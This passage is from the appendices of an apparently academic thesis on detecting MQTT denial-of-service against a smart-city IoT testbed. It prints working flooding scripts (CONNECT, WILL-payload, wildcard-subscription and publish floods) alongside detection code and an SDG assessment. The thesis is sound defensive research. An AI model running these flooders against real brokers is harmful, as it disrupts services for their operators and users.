40     elif self.profile_type == "weibull":
41         base_wait = (
42             np.random.weibull(a=self.weibull_shape)
43             * self.weibull_scale
44         )
45         wait_time = base_wait * diurnal_multiplier
46
47     elif self.profile_type == "burst":
48         base_wait = np.random.uniform(
49             self.base_interval / 2,
50             self.base_interval * 1.5
51         )
52         wait_time = base_wait * diurnal_multiplier
53
54     else:
55         wait_time = 1.0
56
57     return max(0.05, wait_time)

```

Listing A.1: Publisher-specific stochastic timing with compressed circadian modulation

A.2 Basic CONNECT Flooding (BF1)

Implementation of the sustained MQTT connection-establishment vector described in Section 5.4.2 (Vector 1). A deterministic minimum pause combined with stochastic jitter prevents attacker-side self-exhaustion under the configured resource envelope while avoiding an artificially periodic inter-arrival signature.

```

1  safe_sleep = max(0.005, sleep_interval)
2
3  def worker():
4      while True:
5          try:
6              client_id = f"BF1_{generate_random_string(8)}"
7              client = get_mqtt_client(client_id)
8              client.username_pw_set(
9                  generate_random_string(5),
10                 generate_random_string(5)
11             )
12             client.connect(target_ip, target_port, 60)
13             client.disconnect()
14             time.sleep(
15                 safe_sleep + random.uniform(0.0, 0.002)
16             )

```

```

17         except Exception as e:
18             logger.debug(
19                 f"Connection error in BF1 thread: {e}"
20             )
21             time.sleep(1)

```

Listing A.2: Sustained MQTT CONNECT flooding with micro-inertia and stochastic jitter

A.3 CONNECT Flooding with WILL Payload (BF3)

Implementation of the MQTT connection-establishment vector described in Section 5.4.2 (Vector 3). Each client registers a 1,024-byte WILL payload under a randomised topic before abruptly closing the underlying transport socket. This repeatedly combines connection churn with ungraceful session termination and broker-side WILL processing.

```

1 will_payload = "A" * will_size      # Default: 1,024 bytes via --size argument
2
3 def worker():
4     while True:
5         try:
6             client_id = f"BF3_{generate_random_string(8)}"
7             client = get_mqtt_client(client_id)
8             will_topic = f"attack/will/{generate_random_string(5)}"
9             client.will_set(will_topic, will_payload, qos=1, retain=False)
10            client.connect(target_ip, target_port, 60)
11            if client._sock:
12                client._sock.close()      # Abrupt OS-level socket closure
13            time.sleep(0.01)
14        except Exception as e:
15            logger.debug(f"Error in BF3 thread: {e}")
16            time.sleep(1)

```

Listing A.3: MQTT CONNECT flooding with WILL registration and abrupt transport termination

A.4 Wildcard Subscription Flooding (IAUTHS)

Implementation of the wildcard subscription-flooding vector described in Section 5.4.2 (Vector 4). Each connected client submits multiple randomised, multi-level topic filters containing both single-level and multi-level wildcards. The resulting workload repeatedly exercises broker-side topic-filter parsing, subscription-tree insertion, and routing-state maintenance.

```

1 def worker():
2     while True:
3         try:
4             client = get_mqtt_client(f"IAUTHS_{generate_random_string(6)}")
5             client.connect(target_ip, target_port, 60)
6             client.loop_start()
7             for _ in range(num_subscriptions):
8                 topic = (f"sys/{generate_random_string(5)}"
9                     f"/+/level/{generate_random_string(3)}/#")
10                client.subscribe(topic)
11                time.sleep(0.01)
12            client.disconnect()
13            client.loop_stop()
14        except Exception as e:
15            logger.debug(f"Error in IAUTHS thread: {e}")
16

```

```
17 active_threads = max(1, int(num_threads / 5))
```

Listing A.4: Wildcard subscription flooding with randomised multi-level topic filters

A.5 Publish Flooding (PUB_FLOOD)

Implementation of the high-volume publication vector described in Section 5.4.2 (Vector 5). Each client transmits 1,024-byte QoS 0 messages to randomised topic paths in sustained five-second waves. Millisecond-scale jitter avoids an artificially fixed transmission interval, while the inter-wave pause bounds each burst before publication resumes.

```
1 payload = "X" * payload_size    # Default: 1,024 bytes via --size argument
2
3 def worker():
4     while True:
5         try:
6             client = get_mqtt_client(f"PUB_{generate_random_string(6)}")
7             client.connect(target_ip, target_port, 60)
8             client.loop_start()
9             topic = f"attack/flood/pub/{generate_random_string(4)}"
10            end_time = time.time() + 5.0
11            while time.time() < end_time:
12                client.publish(topic, payload, qos=0)
13                time.sleep(0.005 + random.uniform(0.0, 0.003))
14            client.disconnect()
15            client.loop_stop()
16            time.sleep(1.0)    # Inter-wave pause
17        except Exception as e:
18            logger.debug(f"Error in PUB_FLOOD thread: {e}")
19            time.sleep(2)
```

Listing A.5: Controlled-wave QoS 0 publication flooding with randomised topics and stochastic pacing

A.6 Overlapping Sliding-Window Aggregation

Implementation of the per-origin temporal aggregation algorithm described in Section 6.5.2. Each source address is processed independently through a moving temporal cursor, and only non-empty windows are converted into aggregated feature records. Crucially, the cursor advances by the configured stride rather than by the full window width, producing the 10-second windows with a 5-second stride and 50% overlap used throughout the offline experimental pipeline.

```
1 for ip, group in df.groupby('id.orig_h'):
2     start_time = group['ts'].min()
3     end_time = group['ts'].max()
4     current_time = start_time
5     while current_time <= end_time:
6         window_end = current_time + self.window_size
7         mask = (group['ts'] >= current_time) & (group['ts'] <
8         window_end)
9         window_data = group[mask]
10        if not window_data.empty:
11            agged = {}
12            for col, funcs in agg_funcs.items():
13                for func in funcs:
14                    col_name = f"{col}_{func}"
```

```

14         if col in window_data.columns:
15             val = (window_data[col].nunique() if func == '
nunique'
16                 else window_data[col].agg(func))
17             agged[col_name] = val
18         else:
19             agged[col_name] = 0.0
20         agged['id.orig_h'] = ip
21         agged['window_start'] = current_time
22         windowed_dfs.append(agged)
23         current_time += self.step_size

```

Listing A.6: Per-origin 10-second temporal aggregation with 5-second stride and 50% overlap

A.7 The IoTAutoencoder Architecture

Implementation of the compact symmetric encoder–decoder architecture described in Section 7.5.4. The network scales its hidden and latent dimensions directly from the active input dimensionality, producing the $14 \rightarrow 7 \rightarrow 4 \rightarrow 7 \rightarrow 14$ topology used by the final production representation. LeakyReLU activations preserve gradient flow across the signed robust-scaled feature space, while explicit access to the latent representation enables the L1 sparsity penalty applied by the domain-adapted training protocol.

```

1 class IoTAutoencoder(nn.Module):
2     """
3     Symmetric encoder-decoder Autoencoder for reconstruction-loss-based
4     anomaly detection. Topology scales dynamically to the input
5     dimensionality, following  $d \rightarrow d/2 \rightarrow d/3 \rightarrow d/2 \rightarrow d$ .
6     """
7     def __init__(self, input_dim):
8         super(IoTAutoencoder, self).__init__()
9         mid_dim = max(input_dim // 2, 2)
10        latent_dim = max(input_dim // 3, 3)
11
12        self.encoder = nn.Sequential(
13            nn.Linear(input_dim, mid_dim),
14            nn.LeakyReLU(0.01),
15            nn.Linear(mid_dim, latent_dim),
16            nn.LeakyReLU(0.01)
17        )
18        self.decoder = nn.Sequential(
19            nn.Linear(latent_dim, mid_dim),
20            nn.LeakyReLU(0.01),
21            nn.Linear(mid_dim, input_dim)
22        )
23
24        def forward(self, x, return_latent=False):
25            latent = self.encoder(x)
26            reconstructed = self.decoder(latent)
27            if return_latent:
28                return reconstructed, latent
29            return reconstructed

```

Listing A.7: Compact symmetric IoTAutoencoder with LeakyReLU bottleneck and explicit latent representation

A.8 Domain-Adapted Sparse Autoencoder Training with Multivariate Benign Tail Filtering

Implementation of the domain-adapted Sparse Autoencoder training protocol described in Section 7.5.4. Each training invocation fits the model exclusively on benign observations after bidirectional per-feature tail filtering at the 0.1 and 99.9 percentiles; a sample is removed only when more than 20% of its input dimensions are simultaneously extreme. Training combines an MAE reconstruction objective, latent-space L1 sparsity regularisation, gradient clipping, and validation-monitored patience-based early stopping. Together, these mechanisms document that the Autoencoder comparator was evaluated through a technically substantive, domain-specific protocol rather than a default neural baseline.

```

1 def clean_benign_data_leggio(X_benign_np, percentile=99.9):
2     """
3     Bidirectional percentile outlier filter applied to the benign training
4     partition before Autoencoder training. Removes only rows where more
5     than 20% of features simultaneously fall outside the [0.1, 99.9]
6     percentile range, preserving the organic heavy-tailed variance of
7     legitimate IoT sensor behaviour.
8     """
9     upper_bounds = np.percentile(X_benign_np, percentile, axis=0)
10    lower_bounds = np.percentile(X_benign_np, 100.0 - percentile, axis=0)
11    outlier_mask = (X_benign_np > upper_bounds) | (X_benign_np <
12    lower_bounds)
13    rows_to_keep = np.sum(outlier_mask, axis=1) <= (X_benign_np.shape[1] *
14    0.2)
15    return X_benign_np[rows_to_keep]
16
17 def train_autoencoder_fold(X_train_benign_np, input_dim, device,
18                             epochs=75, batch_size=64, patience=5):
19     """
20     Trains the IoTAutoencoder on the benign partition of a single fold,
21     combining L1 reconstruction loss with L1 sparsity regularisation on
22     the latent representation, gradient clipping, and early stopping.
23     """
24     X_clean = clean_benign_data_leggio(X_train_benign_np)
25     val_size = int(len(X_clean) * 0.1)
26     train_data, val_data = X_clean[:-val_size], X_clean[-val_size:]
27
28     model = IoTAutoencoder(input_dim).to(device)
29     criterion = nn.L1Loss()
30     optimizer = optim.Adam(model.parameters(), lr=0.001)
31     train_loader = torch.utils.data.DataLoader(
32         torch.utils.data.TensorDataset(torch.FloatTensor(train_data).to(
33         device)),
34         batch_size=batch_size, shuffle=True
35     )
36     val_tensor = torch.FloatTensor(val_data).to(device)
37
38     best_val_loss = float('inf')
39     epochs_no_improve = 0
40     best_model_state = None
41     train_loss_history, val_loss_history = [], []
42     l1_lambda = 1e-5
43
44     model.train()
45     for epoch in range(epochs):
46         epoch_train_loss = 0.0
47         for batch in train_loader:
48             optimizer.zero_grad()
49             outputs, latent = model(batch[0], return_latent=True)

```

```

48         mae_loss = criterion(outputs, batch[0])
49         l1_penalty = l1_lambda * torch.norm(latent, 1)
50         loss = mae_loss + l1_penalty
51         loss.backward()
52         torch.nn.utils.clip_grad_norm_(model.parameters(), 1.0)
53         optimizer.step()
54         epoch_train_loss += mae_loss.item()
55
56     train_loss_history.append(epoch_train_loss / len(train_loader))
57     model.eval()
58     with torch.no_grad():
59         val_loss = criterion(model(val_tensor), val_tensor).item()
60     val_loss_history.append(val_loss)
61     model.train()
62
63     if val_loss < best_val_loss:
64         best_val_loss = val_loss
65         epochs_no_improve = 0
66         best_model_state = model.state_dict()
67     else:
68         epochs_no_improve += 1
69
70     if epochs_no_improve >= patience:
71         break
72
73     if best_model_state:
74         model.load_state_dict(best_model_state)
75     return model, train_loss_history, val_loss_history

```

Listing A.8: Domain-adapted benign-only Sparse Autoencoder training with multivariate tail filtering, latent sparsity, gradient clipping, and early stopping

A.9 Leakage-Resistant Bayesian Hyperparameter Optimisation

Implementation of the reproducible BO-TPE framework described in Sections 7.3 and 7.4. Each candidate configuration is evaluated through an internal stratified development split whose `RobustScaler` is fitted exclusively on the trial-training portion, converting preprocessing isolation into an explicit constraint of the optimisation procedure. This preserves rare-class representation within every trial, excludes the definitive held-out partition from hyperparameter selection, and ensures deterministic BO-TPE execution.

```

1 def optimize_random_forest_hyperopt(X_train, y_train, max_evals=10):
2     """
3     Reproducible BO-TPE search for the supervised Random Forest reference.
4     Each trial creates an internal stratified development split and fits
5     a dedicated RobustScaler exclusively on the trial-training portion,
6     preserving preprocessing isolation throughout optimisation.
7     """
8     if not HYPEROPT_AVAILABLE:
9         return {
10             'max_depth': 15,
11             'n_estimators': 150,
12             'min_samples_split': 2
13         }
14
15     def objective(space):
16         model = get_random_forest(
17             max_depth=int(space['max_depth']),
18             n_estimators=int(space['n_estimators']),
19             min_samples_split=int(space['min_samples_split'])
20         )

```

```

21     X_h_train, X_h_val, y_h_train, y_h_val = train_test_split(
22         X_train,
23         y_train,
24         test_size=0.2,
25         stratify=y_train,
26         random_state=42
27     )
28
29
30     scaler = RobustScaler()
31     X_h_train_scaled = scaler.fit_transform(X_h_train)
32     X_h_val_scaled = scaler.transform(X_h_val)
33
34     model.fit(X_h_train_scaled, y_h_train)
35     score = model.score(X_h_val_scaled, y_h_val)
36
37     return {
38         'loss': -score,
39         'status': STATUS_OK
40     }
41
42     space = {
43         'max_depth': hp.quniform(
44             'max_depth', 5, 30, 1
45         ),
46         'n_estimators': hp.quniform(
47             'n_estimators', 50, 200, 10
48         ),
49         'min_samples_split': hp.quniform(
50             'min_samples_split', 2, 10, 1
51         )
52     }
53
54     trials = Trials()
55
56     best_params = fmin(
57         fn=objective,
58         space=space,
59         algo=tpe.suggest,
60         max_evals=max_evals,
61         trials=trials,
62         rstate=np.random.default_rng(42)
63     )
64
65     return best_params

```

Listing A.9: Reproducible BO-TPE optimisation with trial-isolated preprocessing

A.10 Production Isolation-Forest Verdict and Temporal Alert Confirmation

Implementation of the complete online alert-decision path described in Chapter 8. The offline-calibrated Isolation Forest threshold is applied unchanged to each live feature vector, the Isolation Forest determines the raw verdict, and the Autoencoder remains a passive shadow model. A bounded per-origin two-of-three consensus rule then prevents isolated threshold crossings from becoming confirmed SOC alerts, while explicit nominal-state emission clears stale dashboard states after recovery.

```

1 # Load the offline-calibrated production threshold.
2 self.static_if_threshold = joblib.load(

```

```

3     if_threshold_path
4 )
5
6 # Maintain an independent bounded history for each observed origin.
7 self.alert_histories = defaultdict(
8     lambda: deque(maxlen=3)
9 )
10 self.alert_patience = 2
11
12 # Generate the production Isolation Forest anomaly score.
13 # The sign inversion ensures that larger values indicate greater anomaly.
14 if_score = float(
15     -self.iforest.decision_function(
16         [feature_vector]
17     )[0]
18 )
19
20 # Apply the offline-calibrated threshold unchanged at runtime.
21 is_attack_if = (
22     if_score
23     > self.static_if_threshold
24 )
25
26 # The Autoencoder remains a passive shadow model.
27 # The Isolation Forest alone determines the raw alert state.
28 is_attack_raw = is_attack_if
29
30 # Update the bounded per-origin verdict history.
31 self.alert_histories[ip_origen].append(
32     is_attack_raw
33 )
34
35 # Confirm an alert when at least two of the three most recent
36 # verdicts for the same origin are anomalous.
37 is_confirmed_attack_ip = (
38     sum(self.alert_histories[ip_origen])
39     >= self.alert_patience
40 )
41
42 if is_confirmed_attack_ip:
43     logger.warning(
44         "Confirmed DoS alert for source "
45         f"{ip_origen}."
46     )
47
48     alert_line = (
49         "ids_alerts,"
50         "node=edge_zEEK,"
51         f"source_ip={ip_origen} "
52         "is_confirmed_attack=1 "
53         f"{time.time_ns()}"
54     )
55 else:
56     alert_line = (
57         "ids_alerts,"
58         "node=edge_zEEK,"
59         f"source_ip={ip_origen} "
60         "is_confirmed_attack=0 "
61         f"{time.time_ns()}"
62     )
63
64 # Emit both confirmed and nominal states so that the SOC dashboard
65 # cannot retain a stale attack indication after recovery.
66 print(alert_line)

```

```
67
68 try:
69     self.udp_sock.sendto(
70         alert_line.encode("utf-8"),
71         self.telegraf_address
72     )
73 except Exception:
74     # Telemetry failure does not interrupt the detection path.
75     pass
```

Listing A.10: Production Isolation-Forest verdict with offline-calibrated thresholding and per-origin two-of-three alert confirmation

The listing exposes the complete operational chain from the production anomaly score to the confirmed SOC state and demonstrates that the offline model-selection outcome is enforced directly in the deployed alert-decision path without online threshold adaptation.

APPENDIX B

SUSTAINABLE DEVELOPMENT GOALS

The 2030 Agenda for Sustainable Development establishes a framework of 17 Sustainable Development Goals (SDGs) designed to drive economic growth, social commitment, and environmental protection. The following assessment relates this Bachelor's Thesis to the SDGs through an evidence-based hierarchy: direct contributions substantiated by the delivered technical artefact and empirical results, secondary benefits arising from its engineering properties, and extrapolative relationships grounded in the broader applicability and societal relevance of its validated design principles.

Table B.1: Degree of relationship of the thesis with the Sustainable Development Goals (SDGs).

Sustainable Development Goals	High	Medium	Low	N/A
SDG 1. No Poverty				X
SDG 2. Zero Hunger				X
SDG 3. Good Health and Well-being		X		
SDG 4. Quality Education			X	
SDG 5. Gender Equality				X
SDG 6. Clean Water and Sanitation				X
SDG 7. Affordable and Clean Energy		X		
SDG 8. Decent Work and Economic Growth		X		
SDG 9. Industry, Innovation and Infrastructure	X			
SDG 10. Reduced Inequalities			X	
SDG 11. Sustainable Cities and Communities	X			
SDG 12. Responsible Consumption and Production		X		
SDG 13. Climate Action		X		
SDG 14. Life Below Water				X
SDG 15. Life on Land				X
SDG 16. Peace, Justice and Strong Institutions		X		
SDG 17. Partnerships for the Goals			X	

B.0.1. High-Impact SDGs

SDG 9 (Industry, Innovation and Infrastructure): HIGH IMPACT. The core artefact of this thesis is, by construction, an infrastructure-resilience technology. The entire project is framed around protecting critical cyber-physical systems (CPS), directly operationalising the 5C-inspired hierarchical decomposition as a running, three-tier Docker topology (Physical, Edge, Cognition), while aligning the deployed CPS with the RAMI 4.0 Industry 4.0 reference model. The innovation claim is concrete and falsifiable: within the common K-Fold protocol, an Isolation Forest with $\mathcal{O}(T\psi \log \psi)$ training complexity achieved a PR-AUC of 0.9474, remaining 5.20 percentage points below the fully supervised Random Forest ceiling of 0.9994; its blind test achieved a PR-AUC of 0.9911 while requiring under 1 MB of serialised weight. This provides infrastructure operators with a robust resilience mechanism against six independently engineered DoS vectors (from BF1 through SlowITe) without demanding heavy hardware upgrades, directly fulfilling the SDG 9 mandate for resilient, technologically innovative infrastructure.

SDG 11 (Sustainable Cities and Communities): HIGH IMPACT. The Digital Twin built for this research is not an abstract traffic generator; it deliberately models an actual municipal sensor population. It simulates traffic and presence counters (Group A), thermo-hygrometric environmental stations (Group B), and Edge-processed security cameras (Group C), each governed by physically motivated stochastic processes (Poisson, Weibull, burst) and circadian density multipliers. Defending this telemetry against Denial-of-Service is not a purely academic exercise: the interruption of automated urban telemetry has immediate, potentially catastrophic consequences in the physical world. By detecting threats to the continuous availability of this data while preserving selective alerting against legitimate telemetry, the thesis directly contributes to the maintenance of safe, reliable, and sustainable urban settlements.

B.0.2. Medium-Impact SDGs

SDG 8 (Decent Work and Economic Growth): MEDIUM IMPACT. The thesis holds a concrete, albeit indirect, connection to economic accessibility. The system is explicitly engineered against the hardware constraints of a consumer-grade, Raspberry Pi 4-class Edge gateway rather than an expensive dedicated server. This materially lowers the capital barrier for organisations and municipalities operating under strict budget constraints to deploy production-grade intrusion detection. By achieving an empirical blind-test False Positive Rate of 0.24% and recording zero confirmed false-alert events throughout the monitored live deployment, the architecture protects the continuous operation of revenue-critical IoT services without generating costly false-alarm-induced downtime. This is rated Medium rather than High because these economic benefits are positive externalities of the primary infrastructure-resilience objective.

SDG 12 (Responsible Consumption and Production) & SDG 13 (Climate Action): MEDIUM IMPACT. The rejection of cloud-scale Deep Learning in favour of lightweight, mathematically distilled ensemble algorithms is explicitly framed as an act of "Green AI." The thesis provides direct empirical evidence that the neural alternative did not improve detection: on the common blind test, the Sparse Autoencoder achieved a PR-AUC of 0.2448, whereas the compact Isolation Forest reached 0.9911. Selecting the Isolation Forest therefore demonstrates that computational restraint and superior rare-class discrimination can coincide. Kernel-level `cgroups` telemetry further confirms that the monitored containers combined remained within approximately 35% of a single CPU core even at peak multi-vector attack load. By performing flow analysis locally and avoiding dependence on continuous cloud-GPU inference, the architecture confines

sustained monitoring to a lightweight Edge stack. This is rated Medium rather than High because its sustainability contribution arises from the validated efficiency of the design rather than from direct electrical-energy or carbon-emission measurements.

SDG 7 (Affordable and Clean Energy): MEDIUM IMPACT. In alignment with the TinyML paradigm, minimising the security layer’s parasitic power draw was treated as a first-order Non-Functional Requirement. The Isolation Forest’s $\mathcal{O}(T \cdot \log \psi)$ inference complexity, compact 14-feature representation, and bounded scoring latency minimise the computational overhead introduced by the security layer. For solar- or battery-powered Smart City infrastructure, this lightweight Edge design constitutes a genuine component-level contribution to energy-conscious security. The measured CPU and latency profile substantiates this systems-level efficiency, although direct electrical consumption was outside the experimental scope.

SDG 16 (Peace, Justice and Strong Institutions): MEDIUM IMPACT. The architecture features a payload-agnostic, GDPR-aligned design that evaluates flow dynamics without inspecting packet contents or centralising sensitive data. Furthermore, the thesis explicitly frames its contribution around Spain’s National Security Framework (Esquema Nacional de Seguridad), hardening the digital backbone that institutional trust services and public administrations depend upon to prevent cyber-sabotage.

SDG 3 (Good Health and Well-being): MEDIUM IMPACT. This relationship is an architectural extrapolation rather than a demonstrated implementation. Because the proposed NIDS is flow-based and payload-blind by design, its core detection principles provide a transferable foundation for protecting the Internet of Medical Things (IoMT). The guarantees of low computational footprint and near-zero false positives that protect traffic telemetry today hold direct clinical relevance for defending infusion pumps or cardiac monitors against DoS attacks in the future.

B.0.3. Low-Impact and Peripheral SDGs

SDG 4 (Quality Education): LOW IMPACT. By deliberately rejecting opaque AutoML approaches in favour of a fully documented, reproducible architecture, complete with rigorous traceability tables connecting requirements to engineering decisions, the resulting artefact functions as a transferable teaching case study in Edge security and MLOps methodology. While this educational benefit is real, it was not the designed objective of the work, making a Low rating the most honest assessment.

SDG 10 (Reduced Inequalities): LOW IMPACT. The affordability argument (targeting Raspberry Pi-class hardware with a sub-megabyte model) has a distributional implication: it narrows the cybersecurity gap between highly resourced corporations and smaller municipalities that cannot afford commercial Deep Packet Inspection appliances. This is a plausible socioeconomic implication, but because deployment across diverse economic contexts was not explicitly tested, it remains peripheral.

SDG 17 (Partnerships for the Goals): LOW IMPACT. The thesis proposes federated, privacy-preserving multi-gateway detection as a future research line. Furthermore, the fully reproducible `docker-compose.yml` specification is an executable artefact that enables independent institutions to collaborate on shared threat intelligence without centralising raw telemetry. This serves as an enabling precondition for institutional partnership, but not an accomplished one.